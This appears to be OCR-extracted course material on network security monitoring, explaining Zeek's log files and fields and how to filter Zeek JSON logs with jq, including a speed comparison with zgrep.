The notion of an NSM as typically implemented today was largely pioneered by Richard Bejtlich in his book, "The Tao of Network Security Monitoring"[1]. His later work, "The Practice of Network Security Monitoring"[2], expanded on the concept as well. A great deal of the practices covered in FOR572 were inspired by Richard's work both in the field and in these books.

There are numerous platforms that provide some level of NSM functionality. Today, many of these use the Zeek[3] project either alone or incorporated into a larger suite of tools. Examples of such consolidated options include the popular Security Onion[4] distribution.

References:

[1] https://for572.com/tao-of-nsm
[2] https://for572.com/practice-of-nsm
[3] https://for572.com/zeek-nsm
[4] https://for572.com/sec-onion




As previously noted, Zeek takes a fundamentally different approach than a traditional IDS. While it does provide traffic monitoring functionality, its development team places high priority on traffic visibility and application awareness across multiple common protocols rather than content monitoring or alert creation and management. While traffic signatures can be added to address emerging and custom DFIR requirements, this is not the primary use case for a Zeek platform in the forensicator's daily life.

The platform is fully free and open source, and the developers provide commercial user support through a corporate entity named Corelight.[1] There is a vibrant user community as well, meaning that a significant number of resources are available for Zeek users of all skill levels.

As with many of the network forensic tools we prefer in the DFIR line of work, Zeek allows the user to process live network feeds as well as existing data sources through the ingestion of pcap files. This critical ability means you can build Zeek into a single analytic workflow that addresses both real-time monitoring (potentially feeding results to a SIEM, for example) as well as forensic processing.

The standard set of protocol analyzers are quite capable and address a significant proportion of protocols expected in most network investigations. Zeek is also very extensible, and custom-added functionality makes it suitable for even the most unique environment and use case. It also scales extremely well, with some documented cluster installations running against 100Gb/s traffic collections![2] Lastly, Zeek maintains session awareness at Layer 7. This means logged events show both data points from the request and the corresponding response in the same entry—making the analyst's job much easier than with most repurposed visibility tools.

References:
https://for572.com/9qzai
[1] https://for572.com/cfqsy
[2] https://for572.com/qf-z3



As with most of the tools we discuss in the class, Zeek's use cases include both live and post-incident processing.

Like a traditional IDS, Zeek is, therefore, suitable for use in live NSM operations and continuous monitoring. Its scalability means Zeek can be used to monitor tens or hundreds of gigabits per second in a clustered deployment, but it's equally suited for small-scale tactical use in DFIR scenarios. A team pursuing a breach or other incident may want to deploy Zeek in front of the compromised system or segment to boost traffic visibility that will certainly benefit the investigative process.

Zeek can also process pcap files instead of a live network segment, making it an ideal candidate for forensic processing as well. Analysts get the same protocol-level reporting based on existing network collections as from a live Zeek architecture. With a single workflow, analysts can streamline operations to address multiple use cases. This improvement in efficiency means a more effective team overall.


Configuring Zeek to run in live mode is beyond the scope of this class but running Zeek with an existing pcap file is as easy as using the "`-r`" flag to specify the input file. Log files are output in the same directory where it was run, facilitating quick and easy analysis of the results.

Note that the example command above specifies the "`for572`" policy, which is located on your class SIFT VM in the "`/opt/zeek/share/zeek/site/for572.zeek`" file. This policy adds several course-specific features and modules and defines private IP space consistent with our labs as "local". Omitting the "`for572`" parameter from the command line will simply run Zeek with the default policy.

In another excellent talk at the 2019 SANS Threat Hunting and Incident Response Summit, Mark Fernandez and John Wunder presented "BZAR - Hunting Adversary Behaviors with Zeek and ATT&CK"[1], which uses Zeek in a retrospective capacity to identify anomalous behavior for further investigation.

References:

[1] https://for572.com/u6trc



Zeek does not create one unified log file, but rather any of dozens of different log files, depending on what traffic has been observed[1]. For example, a traffic sample without any SSL or TLS exchanges would not generate the `x509.log` or `ssl.log` files for the covered time frame.

There are numerous possible log files that may be created just with the included protocol analyzers. Zeek's inherently flexible nature means any number of other logs could be created with an admin's custom functionality. Even existing log files can be extended to include additional fields by scripts or plugins.

By default, Zeek archives and compresses log files every hour on the hour, so an analyst will likely need to consult multiple log files to get a complete sight picture.

The format of these files can be configured by the administrator. Historically, the files were in tab-separated format, which may still be seen for legacy collections. However, the trend toward JSON-formatted log files has made its way to Zeek as well. Although not used by default, JSON logs are encountered quite widely today.

Some of the more commonly encountered log files are listed below.

Network protocols

`conn.log`	TCP/UDP/ICMP connections (similar to NetFlow)
`dns.log`	DNS activity (equivalent to passive DNS log content)
`http.log`	HTTP activity
`rdp.log`	RDP activity
`smtp.log`	SMTP activity

File metadata (Note that Zeek can also perform full file content extraction for certain protocols)

`files.log`	File analysis (hash, etc.)
`smb_files.log`	Files reconstructed from SMB activity
`x509.log`	Certificate information
`pe.log`	Portable Executable (Windows executable) files

Dynamic inventory creation


`known_devices.log`	Observed system inventory
`known_services.log`	Observed service inventory
`software.log`	Observed software inventory

Special cases and functionality

`signatures.log`	Signature hits
`weird.log`	Unexpected protocol observations
`intel.log`	Hits from the Zeek Intelligence Framework
`notice.log`	Potentially concerning traffic observations such as TLS certificate validation errors, brute force activity, and more

References:

[1] https://for572.com/0odw-



When using JSON logging, as shown above, the log files are, to an extent, self-describing. While it will take time for a new analyst to become familiar with the exact naming structure present across Zeek's logs, the core concepts are relatively straightforward. Some of the fields are commonly used across most or all log files. Each Zeek log file type will have its own set of fields present, and this can be altered or overridden by an administrator's preferred configuration.

Some of the more commonly-used fields include:

`ts`	Timestamp for when the first packet of the exchange was observed, in UNIX epoch format with microsecond resolution.
`uid`	Unique ID for the connection. This is an excellent pivot point for cross-referencing multiple HTTP request/responses that occur within a single connection, such as when using Keep-Alive. Also useful to cross-reference entries in multiple log files.[1]
`id`	A superfield containing the connection's 4-tuple of endpoint addresses/ports.
`id.orig_h`	Originating IP address.
`id.resp_h`	Responding IP address.
`id.orig_p`	Originating Port Number.
`id.resp_p`	Responding Port Number.

Because the remaining fields vary according to the log type. In the example above, the "`http.log`" file contains the additional fields below.

`trans_depth`	Represents the pipelined depth into the connection of this request/response transaction.
`method`	Verb used in the HTTP request (`GET`, `POST`, `HEAD`, etc.).
`host`	Value of the HTTP request's "`Host:`" header.
`uri`	URI used in the request.
`referrer`	Value of the HTTP request's "`Referer:`" header. Note that the Zeek developers chose to spell this correctly, rather than using the RFC-based typo.


`user_agent`	Value of the HTTP request's "`User-Agent:`" header.
`request_body_len`	Actual uncompressed size of the data transferred from the client.
`response_body_len`	Actual uncompressed size of the data transferred from the server.
`status_code`	Value of the HTTP response code.
`status_msg`	Value of the HTTP response phrase.
`info_code`	Last seen 1xx informational response code.
`info_msg`	Last seen 1xx informational response phrase.
`filename`	Filename given in the HTTP response's "`Content-Disposition:`" header.
`tags`	Set of indicators of various attributes discovered and related to a particular request/response pair.
`username`	Username if HTTP basic authentication is provided in the HTTP request "`Authorization:`" header.
`password`	Password if HTTP basic authentication is provided in the HTTP request "`Authorization:`" header.
`proxied`	All of the headers that may indicate if the request was proxied.
`orig_fuids`	Ordered vector of unique file IDs associated with the HTTP request. (Can be cross-referenced with the "`files.log`" file or full file content extractions.)
`orig_mime_types`	Ordered vector of MIME types associated with the HTTP request.
`resp_fuids`	Ordered vector of unique file IDs associated with the HTTP response.
`resp_mime_types`	Ordered vector of MIME types associated with the HTTP response.

Note that the syntax used in this section of the materials will focus on the preferred JSON log format. While it is outside the scope of this course, an analyst faced with the legacy tab-separated value format would need to become familiar with the "`zeek-cut`" utility[2] to simplify the process of field extraction from that format of logs.

References:

`https://for572.com/wh9o8`

[1] `https://for572.com/v-my1`
[2] `https://for572.com/1dhs7`



The "jq" utility[1] is not just for Zeek log files, but for parsing JSON data in general. It is an extremely flexible and capable tool—fully covering its features and use cases would require several days. However, we will focus on several of the most common uses for the tool, with a focus on Zeek logs as an example. You may find the SANS "JSON and jq Quick Start Guide"[2] a handy reference when working with this versatile tool.

Most often, you may find using jq in its simplest invocation, shown on the previous slides. Simply sending it JSON on STDIN allows you to "pretty print" the JSON into a more human-readable format. The syntax for this is easy:

```
$ zcat http.14:00:00-15:00:00.log.gz | jq '.'
{
  "ts": 1573828445.407438,
  "uid": "CTWcGm1txf3vL1Subj",
  "id.orig_h": "192.168.75.3", "id.orig_p": 56772,
  "id.resp_h": "134.209.50.218", "id.resp_p": 80,
  "trans_depth": 1,
  "method": "POST",
  "host": "cloudsync-tw.synology.com",
  "uri": "/cloudsync_proxy/get_max_sync_id.php",
  "version": "1.1",
  "request_body_len": 54, "response_body_len": 59,
  "status_code": 200, "status_msg": "OK",
  "tags": [],
  "orig_fuids": [ "FVylz7v1mEebTnJJd" ],
  "orig_mime_types": [ "text/plain" ],
  "resp_fuids": [ "F1F4Q13QSn8xnwpoa9" ],
  "resp_mime_types": [ "text/json" ]
}
...
```

As shown here, `jq` can also be used to both filter and select fields from output.

The first example reflects selecting only records where the "host" field is equal to "`cloudsync-tw.synology.com`", then prints only the "`ts`", "`uid`", "`id.orig_h`", "`id.resp_h`", "`host`", and "`status_code`" field values from each matching record. Note that the "id" subfields require their names to be double-quoted

```
$ zcat http.14:00:00-15:00:00.log.gz | ⏎
  jq 'select(.host == "cloudsync-tw.synology.com") | ⏎
      { ts, uid, "id.orig_h", "id.resp_h", host, status_code }'
{
  "ts": 1573828445.407438, "uid": "CTWcGm1txf3vL1Subj",
  "id.orig_h": "192.168.75.3", "id.resp_h": "134.209.50.218",
  "host": "cloudsync-tw.synology.com", "status_code": 200
}
```

The second example selects one specific UID value (which might have been derived from an interesting find in another Zeek log file), then shows the same fields, but with an important difference. Where the time stamp value above reflects the native UNIX epoch time format, the below command replaces that field with a human readable version in ISO8601 format.

```
$ zcat http.14:00:00-15:00:00.log.gz | ⏎
  jq 'select(.uid == "CTWcGm1txf3vL1Subj") | ⏎
  ts |= todate | { ts, uid, "id.orig_h", "id.resp_h", host, ⏎
                   status_code }'
{
  "ts": "2019-11-15T14:34:05Z", "uid": "CTWcGm1txf3vL1Subj",
  "id.orig_h": "192.168.75.3", "id.resp_h": "134.209.50.218",
  "host": "cloudsync-tw.synology.com", "status_code": 200
}
```

Another good skill to keep handy is the ability to select a specific element of an array rather than the entire array contents. Consider the following query against the "`dns.log`" file:

```
$ cat dns.log | jq 'select(.uid == "CIwHBk4lxNfuUbm8F5") | .answers'
[
  "servedby.advertising.com.adcom.akadns.net",
  "209.225.0.101",
  "209.225.0.103",
  "209.225.0.104",
  "209.225.0.102"
]
```

By appending an array index to the requested "`answers`" field, just a single result is returned:

```
$ cat dns.log | jq 'select(.uid == "CIwHBk4lxNfuUbm8F5") | .answers[0]'
"servedby.advertising.com.adcom.akadns.net"
```

References:
[1] https://for572.com/jq
[2] https://for572.com/jq-guide

Speed Consideration: Pure `jq` vs `grep` + `jq`

- `jq`'s "`select()`" functionality can be much slower than using grep then applying `jq` transforms

```
$ zcat 2019-12-04/dns.*.gz | wc -l
3386335

$ time zcat 2019-12-04/dns.*.gz | jq -c 'select(."id.orig_h" == "172.16.7.11")' | wc -l
16626

real    0m45.022s
user    0m47.109s
sys     0m5.709s

$ time zgrep -h '"id.orig_h":"172.16.7.11"' */dns.*.gz | jq -c '.' | wc -l
16626

real    0m8.729s
user    0m9.650s
sys     0m1.369s
```

81% faster with zgrep instead of jq's select()


One cautionary note about using `jq` alone is that its performance can be significantly slower than using `jq` in combination with other tools. This is not a concern limited to `jq` alone—it is important for all forensicators to be aware of the limitations of their tools and consider how to optimize an array of capabilities to match their requirements—to include time spent processing data.

In the benchmark above, a search was executed against approximately 3.3 million DNS logs generated by Zeek. The pure `jq` approach, using `zcat` and the `jq` "`select()`" function took 45 seconds to complete. However, by using `zgrep` first, then piping the results to `jq`, the same results were generated but this command sequence took just under 9 seconds.

However, this is not to say the `select()` function should never be used. Complex regular expressions can be a challenge to get right—especially when searching raw JSON input data. The `jq` solution also provides a more extensive and natively JSON-centric search syntax than `grep`. As with most forensic tasks, the examiner must make tactical decisions on the approaches to use that will meet the often-dynamic requirements of casework.

Additional jq Resources

- Countless online resources for mastering jq
  - Live test/experimentation: https://jqplay.org




As an up-and-coming solution to the multitude of JSON data in logs and other sources, jq has received quite a bit of attention. There are numerous tools to help learn the nuances of this flexible tool, with new tips, tricks, and use cases being documented daily.

An online self-titled "playground" for the tool is available at https://jqplay.org. This site is a great way to learn how to port your approaches to the command line, as the interactive use and live feedback help you to quickly see what is working as expected and what needs refinement. However, the site also shows a live-updated command line to accomplish what you just did in the web interface on your own system and scripts.

Keep in mind that the online version of the tool does require you to send your data to uncontrolled Internet sites, so there is a significant OPSEC risk associated with any such site. However, the jqplay.org code itself is also available[1], allowing you to download and host an offline version if desired.

There are also a few useful tutorials you may wish to consult to gain a deeper understanding of what jq itself can do. The tool author's own tutorial[2] is a great place to start, and Will Wolff-Myren wrote a great quick-reference article[3] that covers syntax for quite a few commonly-needed uses.

References:
[1] https://for572.com/vrupt
[2] https://for572.com/veat3
[3] https://for572.com/av6os



